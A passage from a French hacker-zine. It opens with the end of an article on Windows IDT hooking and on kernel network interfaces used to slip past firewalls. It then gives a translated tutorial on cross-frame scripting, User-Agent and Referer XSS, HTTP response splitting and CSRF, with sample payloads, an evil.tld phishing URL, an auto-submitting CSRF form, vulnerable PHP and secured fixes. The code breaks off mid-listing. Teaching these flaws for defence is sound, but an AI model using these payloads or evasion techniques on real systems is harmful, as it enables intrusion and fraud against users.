Le point h4x0r n°4: IDT Hooking

Les notions d'IRQL, IRR, IrrActive, IDR et IDT gravitent autour d'une même notion, la notion d'interruptions, aussi bien matérielles que logicielles. Bon là je vois déjà vos têtes en train de vous dire « ah gné wtf bbq ». Calmez-vous, l'objectif de ce tutoriel est de vous introduire dans ce monde en douceur, je vais donc expliquer tout cela. Une interruption matérielle est provoqué comme son nom l'indique par du matériel. Pour vous expliquer de manière la plus claire prenons un exemple, le cas d'école étant le clavier.

Vous ne le savez peut-être pas, mais dès que vous appuyez sur une touche de votre clavier, un signal électrique se déclenche en direction du processeur, plus précisément une broche du nom d'IRQ, diminutif d'interrupt request qui va provoquer une interruption

L'OS va détecter cela et en fonction du type d'interruption provoquée, l'os va déléguer la tache d'aller retrouver le SCANCODE en questionnant le clavier. Le clavier possède un système de buffer aussi bien en INPUT qu'OUPUT, les INPUT_BUFFER permettent de recevoir des commandes, au contraire les OUTPUT_BUFFER permettent d'envoyer des informations, en l'occurrence il va envoyer le SCANCODE. Mais à quoi servira le SCANCODE ? Et bien à être « traduit » pour savoir sur quelle touche l'utilisateur a appuyé. Et tout ça presque instantanément. Balaise hein ?

Une interruption logicielle, quand à elle est provoquée par un programme et non un périphérique mais a le même but qu'une interruption matérielle, l'exécution du code du logiciel sera stoppé un court instant, pour exécuter une routine exactement comme c'est le cas dans l'exemple du clavier, pour ensuite reprendre le cours de l'exécution du code du logiciel. Il est également important de préciser qu'il existe une « hiérarchie » des IRQ, en effet chaque IRQ a ce qu'on appelle un IRQL, ça vous rappelle quelque chose vu dans le KPCR hein ?

IRQL signifie évidemment Interrupt Request Level. Le niveau le plus bas est le PASSIVE_LEVEL, c'est celui alloué pour les programmes users vient ensuite l'APC_LEVEL, APC signifiant ici Asynchronous Procedure Call, l'APC est un mécanisme très utilisé dans la programmation nécessitant une communication entre threads. Cet IRQL est destiné pour ce genre de logiciels. A niveau supérieur vient ensuite le DISPATCH_LEVEL qui a pour avantage de permettre un accès à la mémoire utilisateur et paginée. Ensuite vient les DIRQL_LEVEL qui sont destiné aux interruptions matérielles. Sans surprise on voit donc que la priorité est donnée au hardware. Et c'est là que vient Vous savez maintenant ce qu'est une interruption matérielle ou logicielle et leurs priorités. Il est indéniable qu'il serait très utile de pouvoir les maitriser. Encore faut-il savoir où attaquer ? Et bien au niveau de l'IDT, l'IDT étant l'endroit où sont centralisées les handlers des fonctions servant à gérer ces interruptions.

Là encore, dans un esprit similaire au SSDT Hooking, il suffit de changer un handler pour un handler vers une fonction à nous et cela nous permettra d'avoir notre code en kernel land. Le microblog (de nibbles propose un petit code sympathique fait par mon ami 0vercl0k qui montre la marche à suivre très bien

Sh0ck : Bon, KPCR la tapz, déjà que tu utilises mon pseudo pour introduire des questions débiles, tu pourrais te magner de finir ton article.
KPCR : OK, dernière question.
user1 : Comment ça se passe pour communiquer avec l'extérieur en kernel land ?

Internet et le kernel land

Très bonne question. Contrairement en user land où 90% des gens utilisent la même méthode pour communiquer avec l'extérieur, c'est-à-dire utiliser winsock, en kernel land il existe plusieurs interfaces pour communiquer vers l'extérieur. Il en existe actuellement trois.

-Les Kernels sockets, uniquement depuis vista, système comparable à winsock et tdi.
-TDI, diminutif de transport driver interface. Qui disparaitra à partir de windows 7.
-NDIS, diminutif de network driver interface spécification.

Le classement ci-dessus classe les différentes interfaces par niveau de difficulté du plus facile à utiliser au plus dur, c'est également l'ordre du plus haut niveau au plus bas niveau.
Mais qu'en est-il au niveau de la transparence au niveau des pare-feux ?
Le pare feu intégré à windows ne tarde pas à être largué dès que l'interface tdi entre dans la part le firewall windows utilise ipfilter or tdi fonctionnant avec tcpip.sys, situé plus bas qu'ipfilter, tdi bypass le firewall windows et la plupart des firewalls programmés par des amateurs, qui ont tendance à utiliser le concept de filter hook drivers. Cependant les pare-feux « stars »comme look n' stop, ZA ou kerio ne s'arrêtent pas là. Pour contrecarrer les malheureux h4x0rs qui auraient l'idée d'utiliser tdi ou ndis les firewalls vont aller se nicher encore plus bas de sorte à contrôler tout ce qui se passe.
Mais où ?
Pour répondre à cette question, un russe au doux pseudo de MaD a écrit un immense article à ce sujet nous expliquant que la plupart des firewalls se placent au niveau d'NDIS pour ensuite hooke des handlers contenus dans les structures NDIS_PROTOCOL_BLOCK et NDIS_OPEN_BLOCK. En bref, ils sont combatifs ces braves firewalls et une indectabilité à 100% est impossible acquérir Mais je suppose qu'il est possible d'outrepasser ce problème au niveau des NDIS_PROTOCOL_BL et NDIS_OPEN_BLOCK. Comment ? Surement en reproduisant leur comportement et donc changé notre tour les handlers ! Même si il me semble que les firewalls renouvellent ses handlers….

Conclusion de l'article :

Si vous ne connaissiez pas le monde du kernel land windows avant cette article et que vous êtes intéressés en ce moment même, alors l'objectif de cet article est rempli. Si vous voulez vous lancer dans ce domaine après cela, l'objectif est DOUBLEMENT rempli.
Cet article est évidemment incomplet tant le monde du kernel land est vaste.
Je voudrais remercier quelques personnes :
-Xylitol-v00d00chile-0vercl0k-PHPLizardo-Dorian-Tr00ps-Sh0ck-fyury
Pour ceux qui voudraient continuer l'aventure kernel land voici quelques liens de qualités :
http://www.rootkit.com/, http://www.ivanlef0u.fr ,http://0vercl0k.fr/ , https://www.openrce.org/,
http://www.uninformed.org/, http://www.phrack.com/ ,
Et une pensée toute particulière pour quelqu'un qui m'a quitté moi et ce monde bien trop tôt. Puisse-t-il vivre mieux là où il est...

Exploration in the cross territory

Par Xylitol

(traduit de l'anglais par p3lo)

Sommaire :

Le cross frame scripting
Explication théorique

Les failles de cross frame scripting sont le résultat de l'absence de vérification de la source (souvent src=) d'une page framée. Visitée.

Exemple typique:
http://www.site.tld/navigate.php?url=guestbook/index.php

Permet d'afficher le guestbook dans une frame.
Peut etre modifié en:
http://www.site.tld/navigate.php?url=http://evil.tld

Permet d'afficher le contenu de la page situé sur http://evil.tld
(ne confondez pas cette faille avec une faille include)
Les failles de cross frame scripting sont utilisées principalement dans du phishing , ou des tentatives d'hameçonnages, même si ce genre de failles permettent aussi de répandre divers worms, d'attaquer les navigateurs.

Un attaquant pourra attaquer de cette manière:
?url=http://evil.tld/phishing.php

L'attaquant pourra aussi encodé son attaque en hexadecimal :
%3F%75%72%6C%3D%68%74%74%70%3A%2F%2F%6C%61%6D%7A%6F%72%2E%63%6F%6D%2F
%70%68%69%73%68%69%6E%67%2E%70%68%70

Un screenshot de la vulnerabilité en action:

Exemple de code source vulnerable

Nous utiliserons 4 fichiers comme exemple : en_tete.htm, accueil.htm,navigation.htm,index.php

Navigation.htm:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Menu</title>
</head>
<body bgcolor="#CCCCCC">
<pre> 

</pre>
<p> </p>
<p> </p>
<ul>
  <li><a href="index.php?iframe=http://google.com" target="_parent">google</a></li>
  <li><a href="index.php?iframe=http://fr.wikipedia.org/wiki/Accueil" target="_parent">wiki</a></li>
  <li><a href="index.php?iframe=http://xylitol.free.fr/" target="_parent">Xylitol</a></li>
</ul>
<p> </p>
</body>
</html>
```

En_tete.htm :

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>en tete</title>
<style type="text/css">
<!--
.Style1 {
	color: #FFFFFF;
	font-size: 36px;
}
-->
</style>
</head>
<body bgcolor="#00007F">
<span class="Style1">Welcome in: my-site-is-not-secure.fr !</span>
<br />
Valid W3C !1!1!1!!1 - Greetz: Shéïяy
</body>
</html>
```

accueil.htm :

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Accueil</title>
</head>
<body bgcolor="#FFCC66">
	<h1>What the Hell ?</h1>
</body>
</html>
```

index.php :

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title> Welcome in my-site-is-not-secure.fr</title>
</head>
<frameset rows="*" cols="110,*" frameborder="NO" border="0" framespacing="0">
  <frame src="navigation.htm" name="navigation" frameborder="yes" scrolling=""NO" bordercolor="#0000CC"
id="navigation">
  <frameset rows="98,*" cols="*" framespacing="0" frameborder="NO" border="0" >
    <frame src="en_tete.htm" name="en-tete" frameborder="yes" scrolling="NO" bordercolor="#000000" id="en-tete">
    <frame  src="<?php
	if(isset($_GET['iframe']))
		echo $_GET['iframe']; // OMG  Epic fail !
	else
		echo "accueil.htm";
?>" name="corps" scrolling="auto" id="corps">
  </frameset>
</frameset><noframes>No frames :(</noframes>
</html>
```

Syntax: index.php?iframe=http://google.com

Exemple de code source sécurisé

Index.php:

```
<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title> Welcome in my-site-is-secure-now.fr</title>
</head>
<frameset rows="*" cols="110,*" frameborder="NO" border="0" framespacing="0">
  <frame src="navigation.htm" name="navigation" frameborder="yes" scrolling=""NO" bordercolor="#0000CC"
id="navigation">
  <frameset rows="98,*" cols="*" framespacing="0" frameborder="NO" border="0" >
    <frame src="en_tete.htm" name="en-tete" frameborder="yes" scrolling="NO" bordercolor="#000000" id="en-tete">
    <frame  src="<?php
          //secure code
          if(isset($_GET['iframe']))
                              {
$allowUrls = array("http://google.com", "http://fr.wikipedia.org/wiki/Accueil", "http://xylitol.free.fr/");  // add your
allowed links here

      if(in_array($_GET['iframe'], $allowUrls))
      echo $_GET['iframe']; //if iframe have an url allowed
      else // for show the main page (or an error page)
      echo "accueil.htm";
          }
          else // !!!
                    echo "accueil.htm";
?>" name="corps" scrolling="auto" id="corps">
  </frameset>
</frameset><noframes>No frames :(</noframes>
</html>
```

Autre solution :

```
// Checking urls with regex
<?php
          if(isset($_GET['iframe']))
                    {
                              if(preg_match("#http://xylitol\Sfree\Sfr/SiteSecure/[0-9A-Za-z.-]{1,13}.htm#",
$_GET['iframe'])) // The document must make between 1 and 13 letters in front of ".htm", it leaves a short  number
preferably
                              echo htmlentities($_GET['iframe']); //we secure xss
                              else // Show main page (or an error page)
                              echo "accueil.htm";
                    }
?>
```

Header for fun and profit
Cross user-agent scripting

Le Cross User-Agent Scripting (XUAS) permet l'exécution de javascript ou html a l'intérieur de l'User-Agent correspondant normalement au navigateur. Vous avez sans doute déjà visité un site web dans lequel la version de votre navigateur été affichée, eh bien si le site l'affiche il est possible que celui ci soit vulnerable au faille de type XSS.

Basic header request :

```
GET /search?q=lol&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:fr:official&client=firefox-a HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PREF=ID=28b7ef6af5bc7c75:TM=1216021699:LM=1216150284:GM=1:S=aGO7RnRgf-g-4roM;
NID=14=W9uUr5xq78IfW_kvmrt5okJYaXkZpWV14dQQMOtug2Rx3-
mmQAhYRYR5vGUbGVdpKpaxKC88s7G5ZYBx7gdB_Ga9Z500BCerjyJPQ2gfVyflM-cjXTf8TzJO4dSMjQHR
```

Basic header request exploited :


```
GET /search?q=lol&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:fr:official&client=firefox-a HTTP/1.1
Host: www.google.com
User-Agent: <script>alert('X \nS\nS')</script>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Cookie: PREF=ID=28b7ef6af5bc7c75:TM=1216021699:LM=1216150284:GM=1:S=aGO7RnRgf-g-4roM;
NID=14=W9uUr5xq78IfW_kvmrt5okJYaXkZpWV14dQQMOtug2Rx3-
mmQAhYRYR5vGUbGVdpKpaxKC88s7G5ZYBx7gdB_Ga9Z500BCerjyJPQ2gfVyflM-cjXTf8TzJO4dSMjQHR
```

Votre User-Agent personnalisé n'est pas mal mais aviez vous déjà testé ça :
Allez dans about:config avec votre navigateur puis right click -> New -> String , une boite de message s'ouvre et vous demande " Enter the preference name" , tapez general.useragent.override puis OK maintenant entrez une chaine comme du javascript ou du html à l'intérieur du champ string associé à la valeur que vous avez créé. Une autre solution consiste à installer le plugin firefox User-agent switcher qui permet aussi de modifier l'UA.

Exemple de code source vulnerable :
XUA :

```
<?php
echo (getenv("HTTP_USER_AGENT"));
echo '<br />'; //or
echo ($_SERVER['HTTP_USER_AGENT']);
?>
```

Avec modification malicieuse de l'UA :



Exemple de code source sécurisé :

```
<?php
echo htmlspecialchars (getenv("HTTP_USER_AGENT"));
echo '<br />'; //or
echo htmlspecialchars ($_SERVER['HTTP_USER_AGENT']);
?>
```

Pour afficher l'UA grâce au javascript :

```
<script language=javascript>
  document.write(navigator.userAgent);
</script>
```


Note: Les failles XUAS ne limitent pas forcément les vecteurs d'attaques aux xss mais aussi aux autres type de failles web associées, tel que les sql injection.

Cross Referer Scripting :


Un autre moyen d'éxécuter du javascript arbitrairement est en passant par le Referer , tel les failles XUAS les XRS (cross referer scripting) utilisent l'entète de la requète envoyée pour executer du code sur un site . Les Referants sont utilisés fréquemment par les webmaster dans les log de leurs serveurs pour suivre les visiteurs. C'est pourquoi des sites comme anonym.to qui permettent de masquer le référant existent .
Nous utiliserons un plugin firefox dans cette démonstration , ce plugin nous permettera de modifier notre référant par celui que nous souhaiterons.

Refcontrol :
http://www.stardrifter.org/refcontrol/

Dans les options :



Si tout a bien marché :



Basic header request

GET /search?hl=fr&client=firefox-a&rls=org.mozilla%3Afr%3Aofficial&hs=Kcu&q=lawl&btnG=Rechercher&meta= HTTP/1.1
Host: www.google.fr
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.google.fr/search?q=lol&ie=utf-8&oe=utf-8&aq=t&rls=org.mozilla:fr:official&client=firefox-a
Cookie: SS=Q0=bG9s; PREF=ID=d53b13b79d03a27c:TM=1216021699:LM=1216021699:S=E3oh8T7Jxha5G7PY; NID=14=prJQ6exoKYllCGBc0TnP9enIcd2UA-DXWmdaRqWTJfMXTzUklR6-LpdQRvBHb0ezOcNpEV86Fj67G5sbTRx-5fimqOWXDSAeXwMf3tcfs1Wil3HxfofzDIU2VRX6jNo_

Basic Header request exploited

```
GET /search?hl=fr&client=firefox-a&rls=org.mozilla%3Afr%3Aofficial&hs=Kcu&q=lawl&btnG=Rechercher&meta= HTTP/1.1
Host: www.google.fr
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; fr; rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: fr,fr-fr;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
Referer: <script>alert('XSS')</script>
Cookie: SS=Q0=bG9s; PREF=ID=d53b13b79d03a27c:TM=1216021699:LM=1216021699:S=E3oh8T7Jxha5G7PY;
NID=14=prJQ6exoKYllCGBc0TnP9enIcd2UA-DXWmdaRqWTJfMXTzUklR6-LpdQRvBHb0ezOcNpEV86Fj67G5sbTRx-
5fimqOWXDSAeXwMf3tcfs1Wil3HxfofzDlU2VRX6jNo_
```

Exemple de code source vulnerable :

```
<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>XRS</title>
</head>
<body>
<a href="XRS.php">Click</a>
<br />
<?php
$referer = (!empty($_SERVER['HTTP_REFERER'])) ? $_SERVER['HTTP_REFERER'] : 'Unspecified';
echo "$referer";
?>
</body>
</html>
```

Exemple de code source sécurisé :

```
<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>XRS</title>
</head>
<body>
<a href="XRS.php">Click</a>
<br />
<?php
$referer = (!empty($_SERVER['HTTP_REFERER'])) ? $_SERVER['HTTP_REFERER'] : 'Unspecified';
echo  htmlspecialchars("$referer");
?>
</body>
</html>
```

HTTP Response Splitting

Le http response splitting est une vulnerabilité exploitée sur le protocole HTTP 1.1 . Un utilisateur malicieux pourra utiliser ce type de faille pour effectuer des attaques segmentées sur une application web vulnérable. L'éventail des possibilité d'exploitation est assez varié , csrf , phishing,worm spreading etc...

L'exploitation de cette vulnerabilité consiste a créé une requête http à l'aide d'une variable url vulnerable. Cette faille permet de tromper le navigateur en lui donnant la possibilité d'exécuter du HTML ou du javascript à son insu.

Ce genre de faille arrivent lorsque :
La source des données qui sont conçues pour rentrer a l'intérieur de l'application web ne sont pas filtrées, pas sécurisées , le plus fréquemment ce sont des requêtes HTTP.
La donnée qui est inclue à l'intérieur de l'entête HTTP répondue n'est pas filtrée en retour.

Dans le but d'exploiter ce type de vulnérabilité , l'application web devra ne pas filtrer les caractères contenant des retour chariots CR (carriage return) ou bien %0d et \r à l'intérieur de l'entête de la requête et Line Feed (LF) %0a ou \n. Ces caractères ne donnent pas seulement la possibilité à l'attaquant de contrôler les entête manquantes et le corps (body) de la page affichée en réponse que la personne tente d'envoyé , mais permet aussi de créé des réponses additionnelles aux requète et cela totalement sous leur contrôle

Exemple de vulnerabilité : HTTP Response Splitting:

%0d %0AContent-Type:%16text/html%0AContent-Length:13%0A%0Ayou%20are%20xssed%20

%0d%0aContent-Type: text/html%0d%0a%0d%0aHTTP/1.1 200 OK%0d%0aLast-Modified: Wed, 13 Jan 2006 12:44:23 GMT%0d%0aContent-Type: text/html%0d%0a%0d%0a<html>hey</html> HTTP/1.1


%0d%0aContent-Type: text/html%0d%0a%0d%0aHTTP/1.1 200 OK%0d%0aCache-Control: no-cache%0d%0aContent-Type: text/html%0d%0a%0d%0a<html>hey</html> HTTP/1.1

%0d%0aContent-Type: text/html%0d%0a%0d%0aHTTP/1.1 200 OK%0d%0aPragma: no-cache%0d%0aContent-Type: text/html%0d%0a%0d%0a<html>hey</html> HTTP/1.1


%0d%0AContent-Type: text/html;charset=UTF-7%0A%0A%2BADw-script%2BAD4-alert('%58%79%4C%69%54%6F%4C%21');%2BADw-/script%2BAD4-


Dans le screen ci dessous nous voyons que la xss a faillie mais pas le test http response splitting.

XSS test:



HTTP Response Splitting test:





Cross-Site Request Forgery

Théorie :

Cross-site request forgery, aussi connu sous le nom de faille seasurf, one-click attack , sidejacking ou session riding et abrègée CSRF o XSRF, est un type d'exploit malicieux visant les sites web qui s'effectue lorsque des commandes non-autorisées sont transmises d'un utilisateur dit "de confiance", ce genre de failles exploite la confiance qu'un site peut avoir pour un utilisateur particulier.

Dans cet exemple nous avons fabriqués un système de vote insécurisé. L'utilisateur malicieux va envoyer un lien malicieux à la victime qui va cliquer.

http://victime.com/feedback.php?feed=<iframe src="http://127.0.0.1/crsf/poll.php?id=3"></iframe>

Victime.com execute le code: **<iframe src="http://127.0.0.1/crsf/poll.php?id=3"></iframe>**

Un autre exemple (by luca):

```
<form action="http://fu/admin/friends.php" method="post" name="dude">
<input name="sql" value="a_f" type="hidden" />
<input name="f_name" style="width: 150px" type="text" value="bar" />
<input value="Add user to my friends list" type="submit" />
</form>
    <script>
setTimeout("document.dude.submit()", 2000);
    </script>
```

Chaque personnes qui sera loggée sur le site "fu" et qui entrera dans la page piègée ajouteras automatiquement le site bar dans les votes. Les CSRF sont trés dangereuse et permettent entre autres d'effectuer des virements négatifs ou des transaction frauduleuse à l'insu d'un utilisateur peu précautionneux.

Exemple de code source vulnérable :

Who do you want to see as Master of the world?		
Mr. Saiks	(Currently 4 have voted for him)	[I support Mr saiks!]
Dr. Gordon Freeman	(Currently 6 have voted for him)	[I support Gordon!]
Mr. Xylitol	(Currently 39 have voted for him)	[I support Xylitol!]

Dans cet exemple nous utiliserons 5 pages :

1. 1.compteur
2. 2.compteur
3. 3.compteur
4. survey.php
5. poll.php

Pour: 1.compteur, 2.compteur and 3.compteur
Tapez seulement un nombre, ces fichiers contiendront le nombre de voies votées

Exemples
Survey.php

```
<!DOCTYPE html PUBLIC “-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Poll</title>
</head>
<body>
<table border="1" bgcolor="#999999">
<tr><td colspan="3">Who do you want to see as Master of the world?</td></tr>
<tr><td>Mr. Saiks</td><td>(Currently <?php readfile('1.compteur'); ?> have voted for him)</td><td><a href="poll.php?id=1">[I support Mr saiks!]</a></td></tr>
<tr><td>Dr. Gordon Freeman</td><td>(Currently <?php readfile('2.compteur'); ?> have voted for him)</td><td><a href="poll.php?id=2">[I support Gordon!]</a></td></tr>
<tr><td>Mr. Xylitol</td><td>(Currently <?php readfile('3.compteur'); ?> have voted for him)</td><td><a href="poll.php?id=3">[I support Xylitol!]</a></td></tr>
</table>
</body>
</html>
```

Poll.php

```
<?php
        if(isset($_GET['id']))
        {
                $monfichier = @fopen($_GET['id'] . '.compteur', 'r');
                $nombreVote = @fgets($monfichier);
                @fclose($monfichier);

                $monfichier = fopen($_GET['id'] . '.compteur', 'w');
                if($nombreVote == NULL or $nombreVote == 0) $nombreVote = 0;
                $nombreVote++;
                fputs($monfichier, $nombreVote);

                fclose($monfichier);
        }
?>


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Vote Successfully taken</title>
</head>
<body>
Your vote was taken, click here to re-examine the classification: <a href="survey.php">[RETURN]</a>
</body>
</html>
```

Une fois les fichiers vulnérables fabriqués nous exploiterons par là :
<iframe src="http://127.0.0.1/crsf/poll.php?id=3"></iframe>

Exemple de code source sécurisé :

La sécurisation à ce genre de faille peut s'effectuer avec l'utilisation d'un captcha graphique et d'un filtre ip .

Nous allons créer 8 fichiers :

- 1.compteur [No need to modify]
- 2.compteur [No need to modify]
- 3.compteur [No need to modify]
- survey.php [No need to modify]
- poll.php [Need to modify it]
- captcha.fct.php
- captcha.php
- ipquionvote.txt

Survey.php

```
<?php session_start(); ?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-
transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Voted sucessfully</title>
</head>
<body>
<?php
	if(isset($_GET['id']) or isset($_POST['id'])) //we want to vote !
	{
		$lesip = file('ipquionvote.txt', FILE_IGNORE_NEW_LINES | FILE_SKIP_EMPTY_LINES); //That load in a table the
IPs which one already used
		if(in_array($_SERVER['REMOTE_ADDR'], $lesip)) //IP already used ??!
		{//if yes we quit
			exit("You have already voted</body></html>");
		}

		if(isset($_POST['captcha'])) //if one already were on this page and, if we have answered the captcha
		{
			if($_SESSION['captcha'] == $_POST['captcha'])
			{
				if($_POST['id'] != 1 and $_POST['id'] != 2 and $_POST['id'] != 3) exit(); //Hey, wtfbbq this
guy doesn't exist !
				$monfichier = @fopen($_POST['id'] . '.compteur', 'r');
				$nombreVote = @fgets($monfichier);
				@fclose($monfichier);

				$monfichier = fopen($_POST['id'] . '.compteur', 'w');
				if($nombreVote == NULL or $nombreVote == 0) $nombreVote = 0;
				 $nombreVote++ ;

 fputs($monfichier, $nombreVote);

				 fclose($monfichier);

				 echo 'Your vote was taken, click here to re-examine the classification: <a
 href="survey.php">[RETURN]</a>';

				 //we save IP
				 $monfichier = fopen('ipquionvote.txt', 'a');
				 fputs($monfichier, "\n" . $_SERVER['REMOTE_ADDR']);
				 fclose($monfichier);
			}
			else
			echo "Incorrect Captcha n00b!";
		}
		else
		{
			echo 'You want vote for : ';
			switch ($_GET['id'])
			{
```

```
                                        case 1: echo 'Mr. Saiks';    break;
                                        case 2: echo 'Dr. Gordon Freeman'; break;
